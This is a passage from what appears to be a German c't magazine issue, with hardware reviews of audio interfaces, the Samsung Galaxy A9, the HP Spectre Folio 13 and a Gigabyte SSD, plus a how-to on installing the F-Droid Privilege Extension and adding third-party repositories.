Wer auf beste Klangqualität Wert legt, greift zum Audient iD44, das sowohl bei der Wiedergabe als auch bei der Aufnahme eine wesentlich bessere Qualität ab liefert als das Big Knob Studio+. Seine Wiedergabequalität überflügelt selbst Audio-Interfaces, die das Vierfache kosten. Die Möglichkeit des Einschleifens von Hardware-Effekten ist praktisch – wenn man denn solche direkt bei der Aufnahme einsetzen will. Das Big Knob Studio+ ist

zum Umschalten verschiedener Eingangs- und Ausgangsquellen überaus komfortabel zu bedienen. Die Qualität der durchgeleiteten Signale ist den meisten Abhörsituationen im Studio gewachsen – lediglich bei kritischen Mastering-Aufgaben nimmt man es besser aus dem Signalweg. Das eingebaute USB-Interface des Big Knob liefert hingegen nur Durchschnittliches. Für anspruchsvolle Aufnahmen greift man besser zu einem hochwertigen Audio-Interface. (hag@ct.de) ct

## Literatur

[1] Musikhochburg, Sechs edle Audio-Interfaces im Vergleich, c't 11/2017, S. 100

## Audio-Interfaces

Name	iD44	Big Knob Studio+
Hersteller	Audient, <a href="http://audient.com">audient.com</a>	Mackie, <a href="http://mackie.com">mackie.com</a>
max. Abtastfrequenz / Wortbreite	96 kHz / 24 Bit	192 kHz / 24 Bit
PC-Kanäle Eingang / Ausgang	20 / 24	2 / 4
Betriebssysteme	macOS ab 10.7, Windows ab 7	Windows, macOS, Linux, iOS
Anschlüsse	USB-C (class compliant)	USB 2.0 (class compliant)
analoge Ausgänge	4 Mono-Kanäle: 4 TRS-Klinke, 2 TRS-Klinke Send, 2 Kopfhörer	7 Stereo-Kanäle: 10 TRS-Klinke, 2 Kopfhörer
analoge Eingänge	4 Mono-Kanäle: 2 D.I. TS-Klinke, 4 TRS/XLR-Kombi, 2 TRS-Klinke Return	3 Mono-, 3 Stereo-Kanäle: 6 TRS-Klinke, 2 TRS/XLR-Kombi, 1 XLR, 3,5-mm-Stereo-Klinke
digitale Anschlüsse	2 ADAT In/Out, BNC-Clock	–
Roundtrip-Latenz macOS / Windows (48 kHz, Ableton Live 10)	7,9 ms (64 Samples) / 5,3 ms (32 Samples)	7,9 ms (64 Samples) / 5,3 ms (32 Samples)
Ausgang: Dynamik / max. Pegel	126,0 dB(A) / 15,7 dBV	101,9 dB(A) / 19,5 dBV
Ausgang: Klirrf. / Frequenzg.-Abweichung	0,001 % / 0,1 dB	0,006 % / 0,5 dB
Line-in (min. Gain, 10 Ohm): max. Pegel / Dynamik	26,0 dBV / 113,8 dB(A)	19,7 dBV / 93,4 dB(A)
Line-in: Klirrf. / Frequenzg.-Abweichung	0,01 % / 0,8 dB	0,004 % / 1,2 dB
Dynamik direkte Durchleitung	–	108,1 dB(A)
Mic (-27 dBV, 200 Ohm): Dynamik	112,3 dB(A)	93,9 dB(A)
Mic (200 Ohm): max. Gain / Dynamik	57,1 dB / 81,0 dB(A)	57,6 dB / 82,3 dB(A)
EIN (Mic. 200 Ohm, A-bewertet)	-124,1 dBV	-122,3 dBV
Bewertung		
Wiedergabe / Durchleitung	⊕⊕ / –	○ / ⊕⊕
Aufnahme Line / Mic	⊕⊕ / ⊕	○ / ○
Latenz macOS / Windows	⊕ / ⊕	⊕ / ⊕
Bedienung / Ausstattung	⊕ / ⊕	⊕⊕ / ⊕
Preis	circa 570 €	circa 270 €
Modellvarianten	iD 22 (370 €)	Big Knob Studio (200 €)
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend
⊖ schlecht	⊖⊖ sehr schlecht	✓ vorhanden
		– nicht vorhanden



# Langlauf-Handy mit Sehschwäche

**Samsung Galaxy A9 mit vier Kameras und 2x-Tele**

**Beim Fotografieren mit dem Handy bringt schon ein Zweifach-Tele einen echten Vorteil, da der „Turnschuh-Zoom“ nicht in jeder Situation möglich ist. Solche Tele-Sensoren waren bislang den teuren Smartphones vorbehalten – nun bringt Samsung das A9 für 500 Euro, und es hat direkt noch eine zusätzliche Weitwinkelkamera. Zudem wartet es mit einer ungewöhnlich langen Laufzeit auf.**

**Von Jörg Wirtgen**

**S**chon das Huawei Mate 20 sieht so aus, als hätte es vier Kameras, aber eines der vier runden Dinger in der Rückseite ist einfach nur der Blitz – erst beim Samsung Galaxy A9 bekommt man wirklich vier.

Die Hauptkamera nimmt Fotos mit 24 Megapixeln auf. Sie zeigen stimmige Farben und eine gute Schattenauflösung. Doch Details und feine Strukturen erscheinen verwaschen und kraftlos, Schrift und Linien verfälscht, als hätte ein Entrauschen- und Nachschärfealgorithmus über die Stränge geschlagen. Das Abschalten aller Automatiken und die Reduzierung der Auflösung auf 12 Megapixel ändern daran nichts. Unter nachlassendem Licht

nimmt das Rauschen erträglich zu; bis hinab zu 5 Lux entstehen noch brauchbare Aufnahmen. Videos nimmt sie mit maximal 4K-Auflösung auf, dabei und auch bei Full HD allerdings nur mit 30 fps.

Die Telekamera aktiviert man durch ein Baumsymbol in der Foto-App. Sie liefert durchaus gute Fotos – weit detailreichere als ein Digitalzoom der Hauptkamera. Den High-End-Teles etwa des Note 9 ist sie unterlegen, aber beispielsweise die Teles des älteren OnePlus 5 und des günstigeren Nokia 7 Plus übertrifft sie locker. Laut Datenblatt hat die Kamera 10 Megapixel, die App speicherte allerdings welche mit 24 Megapixel, die nicht auffällig hochgerechnet aussahen. Bei 80 Lux war das Tele noch aktiv, bei 20 Lux springt die lichtstärkere Hauptkamera im Digitalzoom an – das machen alle Handy-Telekameras ähnlich.

Das Weitwinkel verzerrt stark bei mäßiger Schärfe und Detailauflösung, zeigt aber schöne Farben – mehr ist von den Handy-Weitwinkeln derzeit nicht zu erwarten, für Partyschnappschüsse und Erinnerungen reichts. Wer die Bergwandlung in besserer Qualität behalten und etwas Zeit investieren möchte, nutzt lieber den Panoramamodus oder sticht mehrere Aufnahmen der Hauptkamera manuell.

Die vierte Kamera liefert Tiefeninformationen fürs künstliche Bokeh der Hauptkamera, in der App Live-Fokus genannt. Die Ergebnisse fallen gut aus, aber nicht besser als das, was beispielsweise S9+ und Note 9 aus der Telekamera als Unschärfe-Hilfe herausholen oder was die Google Pixel algorithmisch hinbekommen.

## Display und Gehäuse

Das Display zeigt kräftige OLED-Farben und erreicht eine einigermaßen sonnen-taugliche maximale Helligkeit von über 650 cd/m<sup>2</sup>. Auf 6,3 Zoll zeigt es 2220 × 1080 Punkte, also aufs Seitenformat verbreitetes Full HD, was eine Punktdichte von 393 dpi ergibt. Pixelig ist das Display dadurch nicht, aber kritische Augen erkennen im Vergleich zu den bei High-End-Displays üblichen 500 dpi einen leichten OLED-Kanteneffekt und etwas weniger Schärfe.

Das Gehäuse wirkt mit breiten Rändern eher altmodisch, ein IP-zertifizierter Schutz gegen Spritzwasser oder Staub fehlt. Der Mono-Lautsprecher spielt verzerrungsfrei mit leichtem Bass auf, erreicht aber eine nur mäßige maximale Lautstärke. Das GPS-Modul arbeitete gut,

die Ortungsschwierigkeiten des Galaxy A7 (siehe c't 26/2018, S. 112) beobachteten wir hier nicht.

## Hardware

Der Prozessor gibt ausreichend Gas, nichts fühlt sich langsam an. An den Benchmark-Ergebnissen sieht man, dass es nur ein Mittelklasse-Antrieb ist, der zudem nach ungewöhnlich kurzer Vollast-Zeit schon drosselt, was im Alltag aber nur bei Anwendungen wie Videoschnitt auffallen dürfte. Auch beim Gaming fehlt Schwung – doch die Spielehersteller achten drauf, dass ihre meisten 3D-Spiele auf solchen Mittelklasse-Geräten noch flüssig laufen, mindestens mit heruntergedrehten Details.

Mit 6 GByte Hauptspeicher und 128 GByte Flash ist das A9 komfortabel ausgestattet. Eine MicroSD-Karte findet in der großen Schublade zusätzlich zu zwei SIMs Platz, doch Samsung-typisch lässt sie sich nicht als interner Speicher formatieren. Damit steht der Platz nur für Fotos, Videos und andere von Apps explizit dort abgelegte Daten zur Verfügung.

Die Laufzeiten fielen außergewöhnlich lang aus, die fast 16 Stunden beim WLAN-Surfen übertreffen sogar die bisher bei 15 Stunden liegenden Spitzenreiter. Auch die Ladezeit ist kurz.

## Fazit

Fett Speicher, hervorragende Laufzeiten, schönes Display, ausreichend Performance – für 500 Euro liefert das A9 eine Menge.

Die Kamera sieht auf den ersten Blick eher wie Marketing aus: 24-Megapixel-Fotos und eine separate Tiefenkamera, wo andere Smartphones mit 12 Megapixeln und nur einem Tele statt Tiefenkamera bessere Fotos aufnehmen. Zudem bewarb Samsung das A9 für Frühbesteller mit einem Gutschein für Turnschuhe und hatte angekündigt, auch der stückzahlenstärkeren Mittelklasse Verkaufsargumente zu liefern, nicht nur den Flaggschiffen. Doch die Telekamera ist gut, das Weitwinkel zumaldest nicht schlechter als das anderer Handys. Somit bietet das A9 eine in dieser Preisklasse unerreichte Flexibilität bei allerdings klassenüblicher Qualität.

Wenn bessere Fotos gewünscht sind, kommen die auf einen ähnlichen Preis gefallenen Spitzengeräte wie das Galaxy S9 oder Google Pixel 2 infrage. Eine Telekamera gibts aber erst beim Galaxy S9+ (ab 600 Euro) oder inzwischen anderthalb

**Das Galaxy A9 hat eine gute Schattenauflösung, aber die Struktur im Holz wirkt verschmiert, das Netz überschärft, Schrift und Linien zeigen unschöne Artefakte.**



Jahre alten Note 8 (ab 500 Euro). Der nächste Kandidat mit Weitwinkel und Tele wäre das Huawei Mate 20 ab etwa 600 Euro, dann aber nur mit 4 GByte Speicher und IPS statt OLED; hier besser wäre erst das Huawei Mate 20 Pro ab 900 Euro. Steht eine höhere Rechen- und Spieleleistung auf dem Wunschzettel, gibt es

ab etwa 550 Euro erste Modelle mit Snapdragon 845, darunter das OnePlus 6T oder Sony XZ2 Compact, denen wiederum ein Tele fehlt. Insgesamt ist also das Gesamtpaket des A9 aus flexibler Kamera, langen Laufzeiten, gutem Display und viel Speicher zu diesem Preis durchaus interessant. (jow@ct.de) ct

## Android-Smartphone

Modell	A9
Hersteller / Farben, Varianten	Samsung / Schwarz, Blau, Pink
Betriebssystem / Security Level	Android 8.0.0 / 1. Oktober 2018
Display	6,3 Zoll OLED / 14,4 cm × 7 cm / 2220 × 1080 Pixel / 393 dpi / 2 ... 659 cd/m <sup>2</sup>
Kamera	
Hauptkamera Auflösung / Blende / OIS / Pixel	24,1 MP / f/1,7 / – / 5664 × 4248
Zweitkamera Auflösung / Blende / OIS / Pixel	24,1 MP / f/2,4 / – / 5664 × 4248 (Zweifach-Tele)
Drittkamera Auflösung / Blende / OIS / Pixel	8 MP / f/2,4 / – / 3264 × 2448 (Weitwinkel)
Selfie-Kamera Auflösung / Blende / OIS / Pixel	24,1 MP / f/2 / – / 5664 × 4248
Ausstattung	
Prozessor / Kerne × Takt / GPU	Qualcomm Snapdragon 660 / 4 × 2,2 GHz, 4 × 1,8 GHz / Adreno 512
RAM / Flash-Speicher / Kartenslot	6 GByte / 128 GByte (108,1 GByte) / ✓ (MicroSD)
LTE (Band 1/3/7/8/20/28/32) / Dual-SIM / SAR-Wert	Cat. 9, 450/50 MBit/s (✓/✓/✓/✓/✓/✓/–) / 2 × nanoSIM / 0,351 W/kg
WLAN (Antennen) / Bluetooth / NFC / Ortung	Wifi 5, 802.11ac (2) / 5.0 / ✓ / GPS, Glonass, Beidou, Galileo
USB-Anschluss / Kopfhöreranschluss	Typ-C (USB 2.0), OTG, kein DisplayPort / ✓
Akku / Ladezeit / Drahtlosladen	3800 mAh / 1,7 h mit mitgeliefertem Netzteil / –
Abmessungen / Gewicht / Schutzklasse	16,3 cm × 7,7 cm × 0,8 cm / 183 g / –
Messungen, Laufzeiten, Benchmarks	
Laufzeiten bei 200 cd/ <sup>2</sup> Helligkeit	15,8 h lokales Video / 8,8 h 3D-Spiel / 15,9 h Surfen / 14,9 h Videostream
Coremark Single / Multi / Geekbench Single / Multi	10352 / 57075 / 1610 / 5594
GFXBench Car Chase / Manhattan 3.0	8,4 fps Onscreen / 9 fps Offscreen / 21 fps Onscreen / 22 fps Offscreen
3DMark Sling Shot Extreme / Ice Storm Unlimited	1357 / 25195
Straßenpreis	500 €
✓ vorhanden	– nicht vorhanden



# Vom Leder gezogen

## Edel-Notebook HP Spectre Folio 13 mit Amber Lake

**Das lautlose Spectre Folio 13 bestückt HP nicht nur mit besonders energieeffizienten Komponenten, sondern hüllt es auch in elegantes Leder.**

**Von Florian Müssig**

**A**luminium, Magnesium, Glas, Bamabus, Kohlefaser, Alcantara – die Liste an Werkstoffen jenseits von Kunststoff, die bei Notebooks zum Einsatz kommen, ist in den vergangenen Jahren stets länger geworden. HP schickt nun ein weiteres Material ins Rennen: echtes Leder. Beim Spectre Folio13 bestehen Deckelaufenseite, Unterseite und Handballenablage vollständig daraus. Die Tastatureinfassung ist

aus Metall und vor dem Bildschirm sitzt eine Glasscheibe, doch auch dort läuft noch ein Lederrand ringsherum. Anders als man denken könnte ist das Leder keine abnehmbare Hülle, sondern integraler Bestandteil des Gehäuses. Es dient aber nicht nur der Optik, sondern sorgt auch für eine angenehme Haptik und verhindert ein Herumrutschen auf dem Schreibtisch.

HP verwendet nach eigenen Angaben ein gehärtetes Leder, das im Laufe der Zeit keine Patina entwickeln soll und auch nach der regelmäßigen Benutzung mit eingecremten Händen nicht schmudelig aussehen soll. Beides können wir mangels Langzeiterfahrung nicht überprüfen. Auch wird sich im Laufe der Zeit erst noch zeigen müssen, wie gut die Kanten Stöße und Schläge bei der Nutzung auf dem Schreibtisch oder beim Transport im Rucksack wegstecken.

Zwei besonders belastete Stellen sind die Lederverkleidungen der beiden Scharniere. Ja, richtig gelesen: Das Spectre Folio hat derer zwei. Eines befindet sich wie üblich zwischen Rumpf und Deckel und dient dem Aufklappen des Deckels. Sein Öffnungswinkel ist vergleichsweise klein; auf dem Schreibtisch würde man den Deckel gerne etwas weiter öffnen – wenngleich man dank des IPS-Bildschirms nie verfälschte Farben zu Gesicht bekommt.

Das zweite Scharnier sitzt in der Mitte des geteilten Deckels. Das Display ist nur am oberen Teil des Deckels befestigt, sodass andere Nutzungsmödi als der klassische Notebook-Betrieb möglich sind: Bei begrenzten Platzverhältnissen – etwa in Zug oder Flugzeug – kann man den Touchscreen zum Videogucken nach vorne holen; Magnete halten die untere Kante fest zwischen Touchpad und Leertaste in Position. Auch im Notebook-Betrieb schlackert der Bildschirm nicht herum, sondern wird ebenfalls von Magneten fixiert.

Alternativ kann man den Deckel mit Bildschirm nach außen zuklappen. Dies dürfte der präferierte Modus zum Zeichnen oder für handschriftliche Notizen sein. Hierfür liegt dem Notebook ein aktiver Stift bei, und zwar HPs neueste Iteration: Der Tilt Pen erkennt die Neigung relativ zum Bildschirm. Wenn auch das Malprogramm mitspielt, was etwa bei Art Rage und Sketchable der Fall ist, dann wechselt man ganz natürlich zwischen feinen Linien und Schraffur.

### Amber Lake

Technisch baut das Spectre Folio 13 auf Intels Amber-Lake-Plattform auf. Der verwendete Core i7-8500Y aus der Y-Klasse – früher hießen solche CPUs Core m – hat ein Abwärme-Budget von 5 Watt und zwei CPU-Kerne plus Hyper-Threading. Damit erreicht er zwar nicht die hohe Rechenleistung von Notebooks mit Core-i-8000-Vierkernern, hat aber immer noch genug Power für alltägliche Office-Aufgaben und Multimedia-Wiedergabe. Für letztere ist er sogar besser geeignet als ein hinsichtlich der reinen CPU-Rechenleistung äquivalentes, mehrere Jahre altes Notebook: Die integrierte Grafikeinheit UHD 615 spielt Videos in allen gängigen Codecs ohne CPU-Last ab.

Ein weiterer Vorteil: Anders als im MacBook Air wird der Amber-Lake-Prozessor hier passiv gekühlt; das Spectre Folio bleibt also durchgängig lautlos. Auf

die Performance hat das keinen Einfluss: Beide Geräte erzielen im Rahmen der Messgenauigkeit identische Benchmark-Ergebnisse. Und schließlich schluckt das HP-Notebook weniger Strom: Bei auf 100 cd/m<sup>2</sup> abgedunkeltem Bildschirm und geringer Systemlast haben wir mehr als 40 Stunden Akkulaufzeit gemessen.

Im 2000 Euro teuren Testgerät stehen dem Prozessor 16 GByte LPDDR3-Arbeitsspeicher und eine rasante 1-TByte-SSD zur Seite. Mit 512er-SSD sind 1800 Euro aufgerufen; günstigere Ausstattungsvarianten gibt es nicht. Im Laufe der Zeit sollen noch Modelle mit integriertem LTE-Modem folgen sowie solche mit rotem statt braunem Leder.

Im Datenblatt findet man alternativ einen Bildschirm mit 4K-Auflösung, doch ob er auch hierzulande kommen wird, ist unklar. Wenn, dann müsste man starke Einschränkungen bei der Akkulaufzeit hinnehmen: Es hat den drei- bis vierfachen Energieverbrauch der Full-HD-Variante, was bei einem Gesamtverbrauch von weniger als 2 Watt bei ruhendem Desktop große Auswirkungen hat.

Bei den Schnittstellen setzt HP voll auf USB-C und baut drei solcher Buchsen ein. Die zwei rechts sprechen Thunderbolt 3 und USB 3.1 Gen 2 (SuperSpeed-Plus, 10 GBit/s), die eine links USB 3.0 (SuperSpeed, 5 GBit/s). DisplayPort-Signale geben alle drei aus, und auch das USB-C-Netzteil kann an allen dreien angeschlossen werden. Dank einer IR-Kamera kann man sich komfortabel mittels Windows Hello einloggen, ein SD-Kartenleser fehlt.

Das Tippgefühl auf der beleuchteten Tastatur überzeugt mit ausreichend Hub und präzisem Anschlag auch Vielschreiber. An das Layout muss man sich gewöhnen, weil sowohl der Cursor-Block als auch die Enter-Taste in eine Zeile gequetscht wurden. Pos1, Ende, Bild-Auf und -Ab stehen hingegen als separate Tasten zur Verfügung – das ist nicht selbstverständlich.

## Fazit

Schnelle SSD, lautloser Betrieb, extrem lange Laufzeit, Stiftbedienung, ausreichend CPU-Leistung und moderne Schnittstellen – das Spectre Folio 13 kostet viel, bietet dafür aber auch etliches. Durch das Leder-Kleid hat es eine gänzlich andere Optik und Haptik als bekannte Notebooks, wodurch man als stolzer Besitzer zweifels-ohne auffällt.

(mue@ct.de) ct



Hybrid mal anders: Ein zweites Scharnier im Deckel erlaubt Nutzungsmodi abseits des klassischen Notebook-Betriebs.

## HP Spectre Folio 13: Daten und Testergebnisse

getestete Konfiguration	ak0020ng
Lieferumfang	Windows 10 Home 64 Bit, Netzteil, Stift, Adapter USB-C auf USB-A
<b>Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)</b>	
VGA / DVI / HDMI / DisplayPort / Kamera	– / – / – / ✓
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 1 × L (1 × Typ C) / 2 × R (2 × Typ C) / –
Kartenleser / Strom / Docking-Anschluss	– / – / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	✓ / ✓ / ✓ / ✓ / ✓
<b>Ausstattung</b>	
Display	AU0572D: 13,3 Zoll / 33,7 cm, 1920 × 1080, 16:9, 166 dpi, 20 ... 358 cd/m <sup>2</sup> , spiegelnd
Prozessor	Intel Core i7-8500Y (2 Kerne mit HT), 1,5 GHz (Turbo bis 4,2 GHz), 2 × 256 KByte L2-, 4 MByte L3-Cache
Hauptspeicher / Chipsatz	16 GByte LPDDR3-1866 / Intel Amber-Lake-Y
Grafikchip (Speicher) / mit Hybridgrafik	int.: Intel UHD 615 (vom Hauptspeicher) / –
Sound	HDA: Realtek ALC285
LAN / WLAN	– / PCIe: Intel Dual Band Wireless-AC 8265 (a/b/g/n-300/ac-867)
Mobilfunk / Bluetooth (Stack)	optional / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	PS/2: Synaptics (max. 4 Finger) / TPM 2.0 / –
Massenspeicher / optisches Laufwerk	SSD: Samsung PM981 (1024 GByte) / –
<b>Stromversorgung, Maße, Gewicht</b>	
Akku / wechselbar / Ladestandsanzeige	47 Wh Lithium-Ionen / – / –
Netzteil	65 W, 309 g, 8,8 cm × 5,3 cm × 2,1 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,47 kg / 32,2 cm × 23,5 cm / 1,5 ... 1,8 cm
Tastaturhöhe / Tastenraster	0,7 cm / 19 mm × 18,5 mm
<b>Leistungsaufnahme</b>	
Suspend / ausgeschaltet	1,1 W / 0,9 W
ohne Last (Display aus / 100 cd/m <sup>2</sup> / max)	1,9 W / 3,5 W / 4,9 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	35,2 W / 8,6 W / 24,7 W
max. Leistungsaufnahme / Netzteil-Powerfactor	63,5 W / 0,57
<b>Laufzeit, Geräusch, Benchmarks</b>	
Laufzeit Idle (100 cd/m <sup>2</sup> ) / Video (200 cd/m <sup>2</sup> ) / 3D (max)	40,7 h (1,2 W) / 10,9 h (4,3 W) / 4,6 h (10,3 W)
Ladezeit / Laufzeit nach 1h Laden	1,2 h / 34,3 h
Geräusch ohne / mit Rechenlast	–
Massenspeicher lesen / schreiben	2629,2 / 2248,6 MByte/s
IOPS (4K) lesen / schreiben	60127 / 74225
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	15,6 / 17,5 MByte/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕ / 102,7 dB(A)
CineBench R15 Rendering (1 / n CPU)	115 / 216
3DMark (Night Raid / Sky Diver / Fire Strike / Time Spy)	3114 / 3255 / 823 / 286
<b>Preis und Garantie</b>	
Straßenpreis Testkonfiguration	2000 €
Garantie	2 Jahre
⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht	⊖⊖ sehr schlecht    ✓ vorhanden    – nicht vorhanden

# Feintuning für F-Droid

## Wie Sie den alternativen App-Store für Android-Smartphones ausreizen

**F-Droid ist ein Anlaufpunkt für privatsphärenfreundliche Apps. Mit etwas Feinschliff können Sie Apps leichter installieren und andere App-Quellen nutzen.**

**Von Andreas Itzchak Rehberg**

Der App-Store F-Droid ist eine gute Wahl für Android-Nutzer, die auf eine kontrollierbare Privatsphäre im Shop und Apps Wert legen.

Eine kleine Unbequemlichkeit besteht allerdings: Bei jeder Installation einer App aus F-Droid – und bei Updates – fragt der im Android-System integrierte Package-Manager nach, ob die fragile App wirklich installiert werden soll. Das ist bei alten Android-Versionen mit globaler Fremd-App-Sperre und bei Android 9 mit gezielter Freigabe für F-Droid so und einfach lästig. Lädt man Apps aus dem Google Play Store, gibt es solche Rückfragen nicht, weil der Play Store eine System-App ist und F-Droid nicht. Nur System-Apps dürfen ohne Rückfrage Apps und Updates dafür installieren.

Die F-Droid-App kann man zu einer solchen System-App machen. Das erledigt die F-Droid Privilege Extension (siehe ct.de/yjb5). Bei Geräten mit vorinstalliertem F-Droid ist sie bereits integriert und das Custom ROM LineageOS for microG hat sie ebenfalls. Um sie nachträglich zu installieren, bedarf es ein wenig Arbeit. Leider bringt nicht jedes Android-Smartphone die nötigen Voraussetzungen mit.

Zum einen: Der Bootloader des Smartphones muss entsperrt sein. Außerdem muss ein Custom Recovery wie TWRP entweder installiert oder per fastboot boot geladen sein. Das ist nicht ohne Risiko, denn bei solchen Eingriffen besteht die Gefahr, sein kostbares Smartphone zu „bricken“, es also unbrauchbar zu machen [1].

Sind beide Eingangshürden überwunden, ist die Installation nicht sonderlich schwer. Über <https://f-droid.org/packages/org.fdroid.fdroid.privileged.ota> be-

kommt man die ZIP-Datei des Installationsprogramms. Diese laden Sie auf Ihr Smartphone und flashen es mit der Custom Recovery – der Menüpunkt heißt „install from zip“.

Nach der Installation startet man das Gerät neu (Menüpunkt „reboot system“). Damit ist F-Droid mit allen Privilegien einer System-App integriert. Apps werden dann ohne Extrarückfrage des Package Managers installiert. Außerdem sind damit automatische Updates möglich.

### Andere App-Kataloge verwenden

Lädt man bei F-Droid Apps auf sein Smartphone, kommen die aus einem Repository, auf Deutsch Paketquelle. Der F-Droid-Store nutzt als Voreinstellung sein offizielles Repository. Es sind noch drei weitere vorkonfiguriert: Im „F-Droid Archive“ gibt es ältere Versionen von Apps. Die kann man gebrauchen, wenn man Funktionen nutzen will, die bei einem Update wegfielen oder weil die neue Version zickt. Ein weiteres Repository greift auf Apps aus dem Guardian-Projekt zu. Es konzentriert sich auf Apps, die besonders rigiden Sicherheitsanforderungen genügen müssen. Dafür gibt es ebenfalls ein Archiv-Repository für ältere Versionen.

Die vorkonfigurierten Paketquellen entsprechen den strengen Privatsphäre-Anforderungen des F-Droid-Projektes. Man kann auch andere Repositories einbinden, zum Beispiel welche von Entwicklern für ihre Tester oder von Anbietern, deren Apps es nicht in den offiziellen F-Droid-Store geschafft haben.

Wer als App-Nutzer eine solche Drittquelle einbindet, muss sich der Risiken bewusst sein: Was bei fremden Anbietern im Katalog ist, muss zwar nicht automatisch unsicher sein, aber das Angebot steht außerhalb dessen, was das F-Droid-Team verantwortet.

Im F-Droid-Forum gibt es eine Liste mit interessanten Paketquellen, die von jedem Forumsmitglied bearbeitet und kommentiert werden darf. Darüber hi-

naus kuratiert das F-Droid-Team eine Liste im eigenen Wiki. Der Autor des Artikels betreibt selbst eine Liste von Paketquellen, dies und weitere Quellen finden Sie unter <ct.de/yjb5>.

Zum Einbinden anderer Paketquellen tippen Sie im Smartphone auf den Link zum Repo. Sie können alternativ den QR-Code des Repos mit der Kamera Ihres Smartphones scannen. Danach wählen Sie „Zu F-Droid hinzufügen“. Damit die Inhalte dieser Paketquelle sichtbar werden, setzen Sie unter „Optionen“ bei „Paketquellen“ neben ihrem Eintrag den Haken.

### Ausblick

Auch jeder App-Nutzer kann sich mit ein bisschen Aufwand sein eigenes Repository erstellen. Um es in F-Droid zu benutzen, muss man es nirgends anmelden beziehungsweise einem Zulassungsprozess unterziehen – anders als die Apps für den F-Droid-Katalog selbst. F-Droid ist also auch vollkommen losgelöst von seinem App-Katalog als Basis für einen eigenen App-Store nutzbar.


Die Möglichkeit, F-Droid mit speziellen App-Katalogen auszustatten, macht F-Droid für Nutzergruppen interessant, die nur bestimmte Apps zum Download haben wollen – etwa Eltern, die so betrügerischen Apps im Google Play Store aus dem Weg gehen. Mehr dazu in einem späteren Artikel. Für Entwickler hat F-Droid einen stringenten Prozess, bei dem man individuelle Hilfen bekommt, wenn es hakt. Auch dazu später mehr.

(mil@ct.de) 

### Literatur

- [1] Alexander Spier, Schwierige Wurzelbehandlung, Root-Zugriff und Custom-ROMs mit Android, c't 4/2018, S. 100

**Weiterführende Informationen:**  
<ct.de/yjb5>



The screenshot shows a list of known repositories. At the top, there's a header with a blue Android icon and the text "Known Repositories". Below it, a green bar indicates "Wiki repo". The main section is titled "Repositories" and lists two entries:

- Briar (tested on 2017-07-30)**  
<https://briarproject.org/fdroid/repo> 1.8k  
Messenger that does require any server and hides metadata.  
Info: <https://briarproject.org/> Repo info: <https://briarproject.org/fdroid.html>
- c:geo mainline (tested on 2017-07-28)**  
<https://fdroid.cgeo.org/> 0  
c:geo nightly (tested on 2018-01-28)  
<https://fdroid.cgeo.org/nightly> 0

Im Forum der F-Droid-Website gibt es eine Liste bekannter Paketquellen.



Save the Date

## BeLEARN

BUSINESS MEETS LEARNING

**TERMIN:**

12. Juni 2019

**ORT:**

30519 Hannover, Hotel Wienecke XI, Hildesheimer Straße 380

**FORMATE:**

Keynotes, Erfahrungsberichte, Practitioner Labs, Social Learning

**KEYNOTES u.a.:**

Bärbel Höltzen-Schoh, Bundesagentur für Arbeit

Dr. Andrea Hammermann, Institut der Deutschen Wirtschaft

### Vom Wollen zum Können!

Erfolgreiche Geschäftsentwicklung braucht dauerhafte Lernbereitschaft.

Gewinnen Sie Handlungssicherheit und Umsetzungsstärke im digitalen Strukturwandel.

### Erleben Sie:

- Praktische Umsetzungshilfen für Ihr Geschäftsmodell.
- Wie Sie Ihre Mitarbeiter zu Gestaltern im Wandel machen.



Veranstalter



Medienpartner



Organisation





## Billig flink

**Der für Mainboards und Grafikkarten bekannte Hersteller**

**Gigabyte verkauft nun auch eine günstige M.2-NVMe-SSD mit PCI-Express-x2-Controller.**

M.2-SSDs mit PCIe- beziehungsweise NVMe-Controller waren bisher teurer als mit SATA. Die Gigabyte GSM2NE-8128GNTD mit 128 GByte und NVMe gibts jetzt für weniger als 35 Euro.

Zum niedrigen Preis trägt der Controller Phison PS5008-E8T bei. Er nutzt nur zwei statt vier PCIe-3.0-Lanes und kommt ohne DRAM-Cache aus. Beim sequenziellen Lesen schafft die GSM2 NE8128GNTD trotzdem mehr als 1 GByte/s. Bei Zugriffen auf zufällig verteilte Adressen und beim Schreiben ist sie aber nicht schneller als eine SATA-6G-SSD.

Bei gängigen Alltagsaufgaben liest ein PC häufiger von der SSD als er darauf schreibt. Dazu passen die Eigenschaften der Gigabyte-SSD. Auch die versprochene Schreibfestigkeit ist in Ordnung. Gigabyte liefert allerdings bisher keine Software für komfortable Firmware-Updates zur Diagnose oder zum Löschen (Secure Erase). Auch von Verschlüsselung ist keine Rede. Wer mit diesen Einschränkungen leben kann, bekommt von Gigabyte eine schnell lesende SSD, die etwa für Bürocomputer völlig ausreicht. (ciw@ct.de)

## Gigabyte GP-GSM2NE8128GNTD

**M.2-SSD mit 128 GByte, NVMe und PCIe 3.0 x2**

Anbieter	Gigabyte, <a href="http://www.gigabyte.com">www.gigabyte.com</a>
Kapazität (Varianten)	128 GByte (256 GByte, 512 GByte)
Bauform / Controller	M.2 2280 / Phison PS5008-E8T
Haltbarkeit (Endurance)	100 Terabytes Written, 3 Jahre
sequenzielle Transferrate schreiben / lesen	544 / 1188 MByte/s
IOPS schreiben / lesen	90.000 / 93.000 IOPS
Preis	35 € (256 GByte: 55 €, 512 GByte: 100 €)

## Sparsame WLAN-Basis

**Der Access-Point Unifi UAP-AC-LR von Ubiquiti versorgt WLAN-Clients in beiden Funkbändern gleichzeitig und braucht wenig Energie.**

